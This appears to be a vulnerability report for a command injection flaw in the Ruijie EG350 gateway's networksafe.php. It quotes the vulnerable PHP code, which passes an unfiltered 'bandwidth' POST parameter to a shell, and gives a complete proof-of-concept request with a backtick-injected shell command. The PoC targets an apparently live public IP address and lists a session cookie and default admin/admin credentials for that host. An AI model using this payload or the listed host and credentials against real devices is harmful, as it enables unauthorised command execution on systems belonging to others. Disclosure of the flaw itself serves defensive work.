Ruijie EG350 Easy Gateway Management System Has Remote Code Execution Vulnerability

Vulnerability details

The Ruijie EG350 Easy Gateway Management System has a remote code execution vulnerability, which allows attackers to gain server privileges and cause the server to crash.

Vulnerability location

/itbox_pi/networksafe.php

Vulnerability recurrence

View the $bandwidth in the function set Action() through the code to pass the parameters through the POST request, and they are not filtered. The construction parameters can enable remote code execution.

networksafe.php

```
        header("Content-type: text/html;charset=gbk");
        header("Cache-Control: no-cache, must-revalidate");
        header("Pragma: no-cache");
        echo `$shell`;
    }
    /**
     * 获取分支带宽
     */
    function getAction() {
        $command = "/usr/local/evpn/server/echo_bandwidth.sh";
        $content = [];
        exec(EscapeShellCmd($command), $content);
        $data = array("status" => true,
            "data" => isset($content[0]) && $content[0] === "" ? "" : $content);
        json_echo($data);
    }
    /**
     * 不限速
     */
    function closeAction(){
        evpnShell("/usr/local/evpn/server/cfg_bandwidth.sh disable");
    }

    public function setAction() {
        $bandwidth = p("bandwidth");
        if ($bandwidth == FALSE) {
            json_echo(false);
            return;
        }
        $command = "/usr/local/evpn/server/cfg_bandwidth.sh config " . $bandwidth;
        evpnShell($command);
    }

}

include_once dirname(dirname(__FILE__)) . '/init.php';      //mvc架构初始化
~
~
~
```

POC：

POST /itbox_pi/networksafe.php?a=set HTTP/1.1

Host: 111.47.115.250:4430

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

X-Requested-With: XMLHttpRequest

Content-Length: 31

Origin: https://111.47.115.250:4430

Sec-GPC: 1

Connection: close

Referer: https://111.47.115.250:4430/old_pub/cache.html

Cookie: RUIJIEID=5n55f2b72egk8dvkp4bent6hu7; user=admin; HOME_ALERT=88466; currentURL=index; subMenuId=1

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin


bandwidth=`id+>/tmp/html/1.txt`

This is a background vulnerability that requires logging in to gain access.


Case 1:

URL： https://111.47.115.250:4430/

User/Pass: admin/admin



Use BrupSuite Send payload



Then visit： https://111.47.115.250:4430/1.txt